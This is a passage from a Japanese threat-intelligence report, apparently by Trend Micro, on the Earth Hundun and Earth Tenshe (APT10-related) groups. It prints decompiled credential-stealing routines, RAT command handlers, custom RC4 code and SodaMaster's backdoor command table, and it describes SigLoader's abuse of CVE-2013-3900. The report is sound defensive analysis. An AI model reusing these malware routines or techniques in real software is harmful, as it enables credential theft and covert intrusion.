                    strcpy_s(Destination, 0x400ui64, Str);
                    strcpy_s(v24, 0x400ui64, v8 + 1);
                    v9 = (unsigned int)strchr(Credential[v5]->TargetName, 47);
                    v10 = Credential[v5];
                    v11 = v9 - LODWORD(v10->TargetName);
                    if ( v11 )
                        mbsncpy_s(
                            (unsigned __int8 *)Source,
                            0x400ui64,
                            (const unsigned __int8 *)v10->TargetName + 18,
                            v11 - 18i64);
                    else
                        strcpy_s(Source, 0x400ui64, (const char *)v10->TargetName + 18);
                    strcpy_s(v17, 0x400ui64, Source);
                }
            }
            v5++;
        } while (v5 < Count);
    }
}

```

図 3-1-9 NOMALDOWN の認証情報窃取ルーチン

```
pOptionalEntropy.pbData = (BYTE *)v17;
pOptionalEntropy.cbData = 74;
if ( CredEnumerateA(0, 0, &Count, &Credential) )
{
    for ( j = 0; j < Count; ++j )
    {
        v3 = Credential[j];
        if ( v3->Type == 1 && !_strnicmp(v3->TargetName, "Microsoft_WinInet_", 0x12u) )
        {
            pDataIn = *(DATA_BLOB *)&Credential[j]->CredentialBlobSize;
            if ( CryptUnprotectData(&pDataIn, 0, &pOptionalEntropy, 0, 0, 0, &pDataOut) )
            {
                sprintf_s(Str, 0x400u, "%S", (const wchar_t *)pDataOut.pbData);
                v4 = strchr(Str, 58);
                *v4 = 0;
                strcpy_s(Destination, 0x400u, Str);
                strcpy_s(v21, 0x400u, v4 + 1);
                v5 = strchr(Credential[j]->TargetName, 47);
                TargetName = Credential[j]->TargetName;
                v7 = v5 - TargetName;
                if ( v7 )
                    strncpy_s(Source, 0x400u, TargetName + 18, v7 - 18);
                else
                    strcpy_s(Source, 0x400u, TargetName + 18);
                strcpy_s(v14, 0x400u, Source);
                strcpy_s(v15, 0x400u, Destination);
                strcpy_s(v16, 0x400u, v21);
                sub_4062E0();
                if ( GetLastError() == 0x158D3C )
            }
        }
    }
}
```

図 3-1-10 BUSYICE の認証情報窃取ルーチン

## ● FAROST (Gh0stTimes)

FAROST はオープンソースの RAT である Gh0stRAT を改造したと見られる検体です。JPCERT/CC が指摘している通り、既存の Gh0stRAT に追加のコマンド群や C&C サーバと疎通時における認証機能の強化が行われています。Earth Hundun は 2020 年においても類似の改造版 Gh0stRAT を用いた攻撃を国内組織に対して行っていたことがわかっています。今回確認された FAROST は細かな点を除き、2020 年に確認した検体と概ね差異はありません。以下に 2020 年検体と 2021 年に確認された検体のコマンド群比較結果、RC4 ルーチン比較結果を示します。

### FAROST のコマンド群

FAROST は大きく 5 つのコマンド群が実装されており、そのうちの PortMapManager、UltraPortmapManager はオリジナルの Gh0stRAT にはない機能であり、いずれも通信を中継する機能となっています。

- コマンド番号: 0 -> 通信終了
- FileManager (コマンド番: 0x1) -> ファイル操作関連コマンド群
- ShellManager (コマンド番: 0x28) -> リモートシェル実行関連コマンド群
- PortmapManager (コマンド番: 0x32) -> C&C サーバリダイレクト機能
- UltraPortmapManager (コマンド番号: 0x3F) -> プロキシ機能

```
switch ( *a2 )
{
  case 0:
    return InterlockedExchange((volatile LONG *)(this + 40536), 1);
  case 1:
    v5 = *(_DWORD *)*(_DWORD *)(this + 4) + 172;
    v6 = 0;
    v7 = FileManager;
    goto LABEL_4;
  case 0x28:
    v5 = *(_DWORD *)*(_DWORD *)(this + 4) + 172;
    v6 = 1;
    v7 = ShellManager;
    goto LABEL_4;
  case 0x2A:
    return (LONG)CreateEventA(0, 1, 0, (LPCSTR)(this + 272));
  case 0x32:
    v5 = *(_DWORD *)*(_DWORD *)(this + 4) + 172;
    v6 = 1;
    v7 = PortmapManager;
    goto LABEL_4;
  case 0x3F:
    v5 = *(_DWORD *)*(_DWORD *)(this + 4) + 172;
    v6 = 1;
    v7 = UltraPortmapManager;
LABEL_4:
  result = sub_5365B0((int)v7, v6, v5);
  *(_DWORD *)(this + 4 * *(_DWORD *)(this + 40528))++ + 528 = result;
}
result = (unsigned __int8)*a2;
switch ( *a2 )
{
  case 0:
    _InterlockedExchange((volatile __int32 *)(a1 + 80552), 1);
    return result;
  case 1:
    result = CreateThread_0(0, 0, (unsigned int)FileManager, *(_QWORD *)*(_QWORD *)(a1 + 8) + 312i64, 0, 0, 0);
    goto LABEL_4;
  case 0x28:
    result = CreateThread_0(0, 0, (unsigned int)ShellManager, *(_QWORD *)*(_QWORD *)(a1 + 8) + 312i64, 0, 0, 1);
    goto LABEL_4;
  case 0x2A:
    return (__int64)CreateEventA(0i64, 1, 0, (LPCSTR)(a1 + 288));
  case 0x32:
    result = CreateThread_0(0, 0, (unsigned int)PortMapManager, *(_QWORD *)*(_QWORD *)(a1 + 8) + 312i64, 0, 0, 1);
    goto LABEL_4;
  case 0x3F:
    result = CreateThread_0(0, 0, (unsigned int)UltraPortmapManag, *(_QWORD *)*(_QWORD *)(a1 + 8) + 312i64, 0, 0, 1);
LABEL_4:
  *(_QWORD *)(a1 + 8i64 * (unsigned int)*(_DWORD *)(a1 + 80544))++ + 544 = result;
  break;
  default:
    return result;
}
return result;
```

図 3-1-11 2020 年に確認された検体（上）と  
2021 年に確認された検体（下）のコマンド群の比較

```
v5 = 0;
v6 = 0;
if ( a4 > 0 )
{
    v10 = a2 - a3;
    do
    {
        v5 = (v5 + 1) % 256;
        v6 = (*(unsigned __int8 *)v5 + result) + v6 % 256;
        v7 = *(_BYTE *)v5 + result;
        *(_BYTE *)v5 + result = *(_BYTE *)v6 + result;
        *(_BYTE *)v6 + result = v7;
        v8 = *(_BYTE *)v10 + a3++ ^ *(_BYTE *)((*(unsigned __int8 *)v6 + result) + *(unsigned __int8 *)v5 + result)
            % 256
            + result;

        v9 = a4-- == 1;
        *(_BYTE *)a3 - 1 = v8 ^ 0xAC;
    }
    while ( !v9 );
}
return result;

if ( a4 > 0 )
{
    LODWORD(v4) = 0;
    v5 = a3;
    v6 = a4;
    v7 = 0;
    v8 = a2 - a3;
    do
    {
        ++v5;
        v4 = (unsigned __int8)(((int)v4 + 1) >> 31) + v4 + 1 - (unsigned __int8)(((int)v4 + 1) >> 31);
        v9 = v7 + *(unsigned __int8 *)v4 + a1;
        v10 = *(_BYTE *)v4 + a1;
        v7 = (unsigned __int8)BYTE4(v9) + v7 + v10 - BYTE4(v9);
        *(_BYTE *)v4 + a1 = *(_BYTE *)v7 + a1;
        *(_BYTE *)v7 + a1 = v10;
        v11 = v10 + *(unsigned __int8 *)v4 + a1;
        result = *(_BYTE *)v8 + v5 - 1 ^ *(_BYTE *)((unsigned __int8)BYTE4(v11) + v11) - BYTE4(v11) + a1 ^ 0xAC;
        --v6;
        *(_BYTE *)v5 - 1 = result;
    }
    while ( v6 );
}
return result;
```

図 3-1-12 2020 年に確認された検体（上）と  
2021 年に確認された検体（下）の RC4 ルーチンの比較

上図に示す RC4 ルーチンはカスタマイズされており、暗号化したデータを最後に 0xAC で XOR する処理が追加されています。また以下に示す、既存の Gh0stRAT で特徴的なパケット先頭に入る文字列を生成するルーチンは FAROST には存在せず、認証 ID を用いた通信処理が行われるという相違があります。

```
srand(v5);
for ( i = 0i64; i < 4; *(_BYTE *)a1 + i + 335 = (rand() % 256) ^ 0x99 )
    ++i;
do
{
    ++v1;
    *(_BYTE *)a1 + v1 + 339 = (rand() % 256) ^ 0xCC;
}
while ( v1 < 16 );
v16 = 0x64793A7B622250DBi64;
v17 = 0x309FEA572227F433i64;
v7 = a1 + 0x164;
v8 = 4i64;
*(_QWORD *)a1 + 0x164 = 0x64793A7B622250DBi64;
*(_QWORD *)a1 + 0x16C = v17;
do
{
    v9 = *(_BYTE *)v7 - 16;
    v10 = *(_BYTE *)v7 - 14;
    v7 += 4i64;
    v11 = *(_BYTE *)v7 - 2 ^ v10 ^ 0xDD;
    *(_BYTE *)v7 - 4 ^= v9 ^ 0xDD;
    v12 = *(_BYTE *)v7 - 19;
    *(_BYTE *)v7 - 2 = v11;
    v13 = *(_BYTE *)v7 - 1 ^ *(_BYTE *)v7 - 17 ^ 0xDD;
    --v8;
    *(_BYTE *)v7 - 3 ^= v12 ^ 0xDD;
    *(_BYTE *)v7 - 1 = v13;
}
while ( v8 );
return a1;
```

図 3-1-13 FAROST の通信の認証 ID の例

### iii. Earth Hundun により使用された攻撃手法

LAMICE や BUSYICE を用いた攻撃については、使用されたマルウェア、ツール等についても多くは VirusTotal 上に関連ファイルが存在していました。また、Earth Hundun が用いていた不正なサーバの一部についてはオープンディレクトリ状態、つまりサーバ上のファイル一覧が取得可能な状態となっていました。これは攻撃者の設定ミスによるものと考えられます。当該サーバ上には、各種のマルウェアの他、FAROST のコントロール用とみられる攻撃者用のツールも確認されました。以下に FAROST のコントロールパネルを示します。




図 3-1-14 FAROST のコントロールパネル表示例

なお、確認されたマルウェアの主な関連性については下図に示す通りです。

#### Virus Total上へアップロードされた検体（以下は一部抜粋）




図 3-1-15 VT 上・オープンディレクトリのサーバ上から確認されたファイルの概要

#### iv. 考察

Earth Hundun による、LAMICE・BUSYICE・FAROST などを用いた攻撃、また関連の検体については 2022 年 3 月現在までのところ、日本国内の組織に関連する事例でのみ観測されているものです。トレンドマイクロが観測している範囲での攻撃対象は、通信、また防衛や環境関連の組織でした。それに加えこのキャンペーンでは、関係する有識者個人のメールアドレス宛へのスパイフィッシングメール送付が行われている可能性があります。過去にも TSCookie などを用いた攻撃で有識者個人を対象としていた事例を確認しているため、LAMICE などを用いた攻撃でも特に個人を対象とした攻撃が行われている可能性は高いものと考えられます。

以下に 2021 年の Earth Hundun の事例で確認した TTP について MITRE ATT&CK Matrix との対応を示します。

ATT&CK Matrix for Enterprise (v10)	Earth Hundun
Reconnaissance	-
Resource Deployment	-
Initial Access	<a href="#">Phishing: Spearphishing Attachment-T1566.001</a>
Execution	<a href="#">User Execution-T1204</a> <a href="#">Command and Scripting Interpreter: Visual Basic-T1059.005</a>
Persistence	<a href="#">Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder-T1547.001</a>
Defense Evasion	<a href="#">Deobfuscate/Decode Files or Information-T1140</a>
Privilege Escalation	-
Credential Access	<a href="#">Credentials from Password Stores: Credentials from Web Browsers-T1555.003</a>
Discovery	-
Lateral Movement	-
Collection	<a href="#">Data Encoding-T1132</a> <a href="#">Ingress Tool Transfer-T1105</a>
Command And Control	<a href="#">Exfiltration Over C2 Channel-T1041</a>
Exfiltration	-
Impact	-

## 2) Earth Tenshe (APT10 関連)

名称 (別名/関連グループ名)	Earth Tenshe (APT10 関連)
国内での活動傾向	2019 年以降実施されている「A41APT」攻撃キャンペーンに関連している攻撃グループ。SigLoaderやSodaMaster、また Jackpot といったマルウェアを用いた攻撃を実施する。初期侵入にはインターネットとの境界上に設置されたネットワーク製品や端末への侵害が確認されている。
活動期間	2019-2022/01 現在 (Earth Tenshe とみられる活動のみ)
主な攻撃対象地域	日本 (ただし、日本に関連する海外関連組織を対象とした攻撃も行う)
主なターゲット業種	エレクトロニクス、エネルギー、自動車、防衛などに関連する組織

表 3-2-1 攻撃者グループ「Earth Tenshe」概要

Earth Tenshe は、2020 年以降に公開されたマルウェア「SigLoader<sup>11</sup>」や、「A41APT」攻撃キャンペーン<sup>12</sup>に関連する攻撃グループに対するトレンドマイクロの名称です。Earth Tenshe が用いるツール (特に FYAnti と .NET ロードー) との関連から、既知の攻撃グループである「APT10 (ChessMaster、menuPass、Cicada、POTASSIUM、Stone Panda、Red Apollo、CVNX、HOGFISH)」<sup>13</sup>と関連するグループであると考えています。

Earth Tenshe は、A41APT キャンペーンで「SigLoader (DESLoader)」、「SodaMaster (DelfsCake)」、「P8RAT (GreetCake)」、「Jackpot」などの複数のマルウェアを用いています。当該キャンペーンの正確な開始時期は不明ですが、Earth Tenshe が攻撃で用いるマルウェアである「SodaMaster」のコンパイル日時などからは、少なくとも 2019 年頃から開始されていた可能性があります。SodaMaster など一部のマルウェアは継続的にアップデートされているほか、攻撃時期により Jackpot といった新種のマ

<sup>11</sup> [https://www.lac.co.jp/lacwatch/report/20201201\\_002363.html](https://www.lac.co.jp/lacwatch/report/20201201_002363.html)

<sup>12</sup> A41APT case [https://jsac.jpCERT.or.jp/archive/2021/pdf/JSAC2021\\_202\\_niwa-yanagishita\\_jp.pdf](https://jsac.jpCERT.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_jp.pdf)

<sup>13</sup> <https://attack.mitre.org/groups/G0045/>

ルウェアを攻撃に用いており、2022 年現在も継続的に攻撃が行われている可能性があります。

### i. Earth Tenshe による初期侵入手法

過去の報告から、脆弱性が存在するネットワーク製品（特に VPN-SSL 機器）や、事前に窃取されたネットワーク製品のクレデンシャルを悪用し、外部から直接的に被害組織のネットワークへの侵入を行っていることが確認されています。また、確実ではないものの、トレンドマイクロが対応した事案の状況などからは被害組織がネットワークやサーバ管理を委託している業者がメンテナンスで用いている、インターネットからアクセス可能な端末などの経路も悪用されている可能性があります。また、Microsoft Exchange Server の脆弱性である ProxyShell (CVE-2021-34473、CVE-2021-34523、CVE-2021-31207) が悪用された事例も報告<sup>14</sup>されています。

### ii. Earth Tenshe により使用されたマルウェア・ツール

#### ● SigLoader(DESLoader)

SigLoader は単体で不正動作を行うマルウェアではなく、分類的には後に実行されるペイロードを展開・実行するためのローダーです。SigLoader の最大の特徴は、ロードされる実ファイル (DLL) は正規の署名が付与されたファイルであることです。この DLL ファイルは、MS13-098/CVE-2013-3900 で指摘されている「Authenticode 署名の検証中に PE ファイルダイジェストを適切に検証しない」問題を悪用して改ざんされており、正規署名が有効なまま暗号化ペイロードが埋め込まれています。動作上「SigLoader 本体」と「ロードされる改ざん済み DLL」の 2 つがあれば動作可能ですが、実際の攻撃ではさらに複数のコンポーネント（正規の実行ファイル、実行時に必要な完全に正規の DLL などを含む）が用いられる他、複数のペイロードが異なるファイルに暗号された状態で DLL などに埋め込まれて用いられます。多くの事例では、正規実行ファイルにより SigLoader (DLL) が実行されたのち、下図のように多段的にマルウェアが展開されます。

<sup>14</sup> [https://jsac.jp/cert.or.jp/archive/2022/pdf/JSAC2022\\_9\\_yanagishita-tamada-nakatsuru-ishimaru\\_jp.pdf](https://jsac.jp/cert.or.jp/archive/2022/pdf/JSAC2022_9_yanagishita-tamada-nakatsuru-ishimaru_jp.pdf)




図 3-2-2 SigLoader の実行チェーン例、この図の場合「jli.dll」が SigLoader の本体

正規署名済みの DLL に埋め込まれた暗号化されたペイロード（上図の例では「bcdeditai.dll」と「BCP47Langs.dll」）は検体毎に XOR、DES、AES、RSA が複数組み合わせて用いられており、検体内に用いるアルゴリズムとその順序などが定義されています。多くの場合、SigLoader（上図 Layer1）がロードする改ざんされた署名済み DLL は Shellcode（上図 Layer2）と DLL（上図 Layer3）を含んでいます。その後、さらに別の改ざんファイルをロードし、同様にペイロードが展開されていきます。最終的に実行されるマルウェアやツールとしては、以下で記載する「SodaMaster」、「Jackpot」などのほか、Cobalt Strike、P8RAT、FYAnti などがあります。正規署名済みの DLL は、MS13-098/CVE-2013-3900 で指摘されている「Authenticode 署名の検証中に PE ファイルダイジェストを適切に検証しない」問題を悪用して改ざんされています。SigLoader は、CVE-2013-3900 の問題を悪用して正規デジタル署名の末尾に追記された暗号化されたデータを読み込み、ハードコードされた復号手順で復号しメモリ上で実行するものです。

### ● SodaMaster (DelfsCake)

SodaMaster は、2020 年末の LAC 社<sup>15</sup>の報告や JSAC2021<sup>16</sup>において広く存在が知られることとなった RAT です。2021 年年初までに確認されていた検体では、バックドアコマンドが「d」、「f」、「l」、「s」の 4 つのみという簡易的な RAT でしたが、2021 年 4 月以降に作成されたとみられるバージョンでは、コマンドが「d」 - 「x」までの 21 個（未実装のコマンドを含む）と、大幅に増加したことを確認しています。また、バックドアコマンドの実装自体も、旧検体の switch 文による分岐処理から、検体内のハンドラを用いてコマンドを検索実行する実装に変更されています。このようなバックドアコ

<sup>15</sup> [https://www.lac.co.jp/lacwatch/report/20201201\\_002363.html](https://www.lac.co.jp/lacwatch/report/20201201_002363.html)

<sup>16</sup> <https://jsac.jpCERT.or.jp/archive/2021/index.html>

マンドの実装変更やコマンドの増加にみられるように、SodaMaster については、少なくとも 2021 年以降においても継続的にアップデートされているとみられます。

```

cmd_id = *((_BYTE *)a1 + 4);
switch ( cmd_id )
{
case 'd':
run_dll((char *)a1 + 5, (unsigned int)(a2 - 5), v8);
break;
case 'f':
g_flag = *(int *)((char *)a1 + 5);
break;
case 'l':
g_interval = *(int *)((char *)a1 + 5);
break;
case 's':
run_shellcode((char *)a1 + 5, (unsigned int)(a2 - 5), v8);
break;
}

```

```

@backdoor_cmd dq offset send_outlook_info
; DATA XREF: s
; sub_18000350
dq 'd'
dq offset run_dll
dq 'e'
dq offset nullsub_2
dq 'f'
dq offset set_flag
dq 'g'
dq offset run_shellcode
dq 'h'
dq offset send_raw_pakcet
dq 'i'
dq offset send_0xCC_packet
dq 'j'
dq offset nullsub_2
dq 'k'
dq offset nullsub_2
dq 'l'
dq offset set_interval
dq 'm'
dq offset send_screenshot
dq 'n'
dq offset nullsub_2
dq 'o'
dq offset nullsub_2
dq 'p'
dq offset nullsub_2
dq 'q'
dq offset start_keylogger
dq 'r'
dq offset stop_keylogger
dq 's'
dq offset run_shellcode_with_context
dq 't'
dq offset nullsub_2
dq 'u'
dq offset nullsub_2
dq 'v'
dq offset nullsub_2
dq 'w'
dq offset show_message_box
dq 'x'
dq offset __report_rangecheckfailure

```

図 3-2-3 SodaMaster 検体間のコマンド比較

上: 2021 年初までに確認された検体、下: 2021 年 4 月以降に作成されたとみられる検体

以下に 2021 年 4 月以降に作成されたとみられる SodaMaster のバックドアコマンドをまとめます。

command	action	Compilation time of SodaMaster		
		2019-01-07	2019-06-10	2021-04-16 (Datetime in Export Table)
c	Outlook の認証情報の窃取と C&C サーバへの送信 ※このコードは Hacking Team のリークされたソースコード <sup>17</sup> を利用していると思われる	N/A	N/A	Enabled
d	DLL をダウンロードし、新規スレッドで LoadLibraryW を使用し DLL を読み込み・実行	Enabled	Enabled	Enabled
e	-	N/A	N/A	Not Implemented
f	C&C 通信に使用する RC4 鍵を C&C サーバに送信完了したことを示すフラグを設置	Not Implemented	Enabled	Enabled
g	シェルコードをダウンロードし、新規スレッドで実行。後述の「s」コマンドとの違いは、ユーティリティ関数テーブルが渡されない	N/A	N/A	Enabled
h	新規スレッドを作成し、指定したホスト/ポートに対して Raw IP パケットの送信	N/A	N/A	Enabled
i	新規スレッドを作成し、指定したホスト/ポートに対して 0x20000 バイトの 0xCC で埋められたパケットを送信	N/A	N/A	Enabled
j	-	N/A	N/A	Not Implemented
k	-	N/A	N/A	Not Implemented

<sup>17</sup> [https://github.com/hackedteam/core-win32/blob/master/HM\\_PWDAgent/outlook.cpp](https://github.com/hackedteam/core-win32/blob/master/HM_PWDAgent/outlook.cpp)

command	action	Compilation time of SodaMaster		
		2019-01-07	2019-06-10	2021-04-16 (Datetime in Export Table)
l	C&C 通信の間隔の設定	Not Implemented	Enabled	Enabled
m	CreateCompatibleBitmap API を使用してスクリーンショットを BMP 形式で取得し、送信	N/A	N/A	Enabled
n	-	N/A	N/A	Not Implemented
o	-	N/A	N/A	Not Implemented
p	-	N/A	N/A	Not Implemented
q	キーロガー用のスレッドを新規作成。ただし、このバージョンではロギングされた内容を外部送信する機能はなし	N/A	N/A	Enabled
r	キーロガーの停止	N/A	N/A	Enabled
s	シェルコードをダウンロードし、新規スレッドで実行。この際、親スレッドで使用されていた C&C 通信用の関数など複数のユーティリティ関数のテーブルがシェルコードの引数に渡される	Enabled	Enabled	Enabled
t	-	N/A	N/A	Not Implemented
u	-	N/A	N/A	Not Implemented
v	-	N/A	N/A	Not Implemented
w	指定したテキストをメッセージボックスで表示	N/A	N/A	Enabled
x	-	N/A	N/A	Not Implemented

表 3-2-4 SodaMaster のコマンド例

## 検体の作成日時に関する情報

SodaMaster を含む SigLoader 関連のマルウェアでは、検体内のファイル作成日時（コンパイル日時）が改ざんされているとみられる検体を複数確認しています。例として下図の SodaMaster 検体では、PE ヘッダ内のコンパイルタイムでは 2012 年 10 月が記録されている一方、Export テーブルに残されたタイムスタンプでは 2021 年 4 月と記録されています。このことから、当該検体の実際の作成は、おそらく 2021 年 4 月であるとみられる。

compiler-stamp	0x5078D937 (Sat Oct 13 12:00:07 2012 - UTC)
debugger-stamp	n/a
resources-stamp	empty
exports-stamp	0x6078D937 (Fri Apr 16 09:24:23 2021)
version-stamp	n/a
certificate-stamp	n/a

図 3-2-5 2021 年 4 月以降に作成されたと見られる SodaMaster 検体の日時情報

```

lstrcpyA(String1, lpString2);
result = RegOpenKeyExA(HKEY_CURRENT_USER, String1, 0, 0xF003Fu, &hKey);
if ( !result )
{
    for ( i = 0; (unsigned int)dword_18001AF40 < 0x320; ++i )
    {
        cchName = 200;
        v4 = RegEnumKeyExA(hKey, i, Name, &cchName, 0i64, 0i64, 0i64, &ftLastWriteTime);
        if ( v4 == 259 )
            break;
        if ( !v4 )
        {
            lstrcpyA(String1, lpString2);
            lstrcatA(String1, L"\\");
            lstrcatA(String1, Name);
            if ( !RegOpenKeyExA(HKEY_CURRENT_USER, String1, 0, 0xF003Fu, &phkResult) )
            {
                cchName = 256;
                if ( !RegQueryValueExA(phkResult, "HTTPMail User Name", 0i64, &Type, Data, &cchName) )
                {
                    snprintf_s(
                        (wchar_t *const)Block + 301 * (unsigned int)dword_18001AF40,
                        0x64ui64,
                        0xFFFFFFFFFFFFFFFFui64,
                        L"%S",
                        Data);
                    cchName = 256;
                    if ( !RegQueryValueExA(phkResult, "HTTPMail Server", 0i64, &Type, Data, &cchName) )
                    {
                        snprintf_s(
                            (wchar_t *const)Block + 301 * (unsigned int)dword_18001AF40 + 200,
                            0x64ui64,
                            0xFFFFFFFFFFFFFFFFui64,
                            L"%S",
                            Data);
                        cchName = 256;
                        if ( !RegQueryValueExA(phkResult, "HTTPMail Password2", 0i64, &Type, Data, &cchName) )
                    }
                }
            }
        }
    }
}

```

図 3-2-6 当社確認の SodaMaster 検体内の Outlook 認証情報窃取ルーチン

```

FNC(lstrcpyA)(skey, base_reg);
if (FNC(RegOpenKeyExA)(HKEY_CURRENT_USER, ( LPCTSTR )skey, 0, KEY_ALL_ACCESS, &hkeyresult1 ) != ERROR_SUCCESS)
    return;

for ( index=0; oIndex<MAX_OUTLOOK_ACC; index++ ) {

    tmp_size = sizeof(name);
    ret_val = FNC(RegEnumKeyExA)(hkeyresult1, index, name, &tmp_size, NULL, NULL, NULL, &f);
    if (ret_val == ERROR_NO_MORE_ITEMS)
        break;
    if (ret_val != ERROR_SUCCESS)
        continue;

    FNC(lstrcpyA)(skey, base_reg);
    FNC(lstrcatA)(skey, "\\");
    FNC(lstrcatA)(skey, name);
    if (FNC(RegOpenKeyExA)(HKEY_CURRENT_USER, (LPCTSTR)skey, 0, KEY_ALL_ACCESS, &hkeyresult ) != ERROR_SUCCESS)
        continue;

    tmp_size = sizeof(data);
    if(FNC(RegQueryValueExA) ( hkeyresult, (LPCTSTR)"HTTPMail User Name" , 0, &type, data, &tmp_size ) == ERROR_SUCCESS) {
        _snwprintf_s(OutlookData[oIndex].POPuser, sizeof(OutlookData[oIndex].POPuser)/sizeof(WCHAR), _TRUNCATE, L"%s", data);

        tmp_size = sizeof(data);
        if(FNC(RegQueryValueExA) ( hkeyresult, ( LPCTSTR )"HTTPMail Server" , 0, &type, data, &tmp_size ) == ERROR_SUCCESS) {
            _snwprintf_s(OutlookData[oIndex].POPserver, sizeof(OutlookData[oIndex].POPserver)/sizeof(WCHAR), _TRUNCATE, L"%s", data);
        }

        tmp_size = sizeof(data);
        if(FNC(RegQueryValueExA) ( hkeyresult, ( LPCTSTR )"HTTPMail Password2" , 0, &type, data, &tmp_size ) == ERROR_SUCCESS) {
            _snwprintf_s(OutlookData[oIndex].POPpass, sizeof(OutlookData[oIndex].POPpass)/sizeof(WCHAR), _TRUNCATE, L"%s", &(data[2]));
        }
    }
}

```

図 3-2-7 上図 Outlook 認証情報窃取ルーチンの元となったと思われる Github 上のコード  
(出典: [https://raw.githubusercontent.com/hackedteam/core-win32/master/HM\\_PWDAGENT/outlook.cpp](https://raw.githubusercontent.com/hackedteam/core-win32/master/HM_PWDAGENT/outlook.cpp))

## ● Jackpot

「Jackpot」は、当社が 2021 年後半において観測した WebShell として動作する実行ファイルです。当社で確認した検体のコンパイルタイムは 2021 年 1 月となっていたが、上記の通り SigLoader 関連のマルウェアでは、コンパイル日時が改ざんされていることがあるため、正確な作成日時とは一致していない可能性があります。

compiler-stamp	0x5FEEF38E (Fri Jan 01 19:03:58 2021 - UTC)
debugger-stamp	n/a
resources-stamp	empty
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	n/a

図 3-2-8 Jackpot 検体のコンパイル日時

Jackpot は、一般的な RAT やバックドアのようにクライアントとして動作するのではなく、HTTP Server API を用いて、Web サーバとして動作を行います。当社で確認した検体では、HTTP Server API の「HttpAddUrl」のパラメータとして指定する

「FullyQualifiedUrl」には、被害組織で用いられているインターネット上で名前解決可能なドメインがハードコードされていました。このことから、攻撃者は Jackpot 展開以前に被害組織に既に一定程度の侵害を行っていたこと、また Jackpot が展開されるサーバについては DMZ 上の公開サーバが対象であったことが推測されます。

```
result = HttpInitialize((HTTPAPI_VERSION)1, 1u, 0i64);
if ( !result )
{
    result = HttpCreateHttpHandle(&hObject, 0);
    if ( !result )
    {
        result = HttpAddUrl(hObject, FullyQualifiedUrl, 0i64);
        if ( !result )
            return sub_CE2CC0();
    }
}
return result;
```

図 3-2-9 Jackpot の HTTP サーバ開始処理ルーチン

### Jackpot の通信方式

検体内にハードコードされた URL・ポートでアクセスを待ち受け、リクエスト（コマンド）をアクセス元のクライアントから受信することにより、応答としてコマンド実行結果を送信します。リクエストの前にはパスワードを用いた認証プロセスが存在し、バックドアコマンドは認証後にのみ動作します。これは、Jackpot が通常の Web サーバのように動作するため、攻撃者以外からのリクエストを受信した際に意図しない動作を行わないようにするための機能であると考えられます。

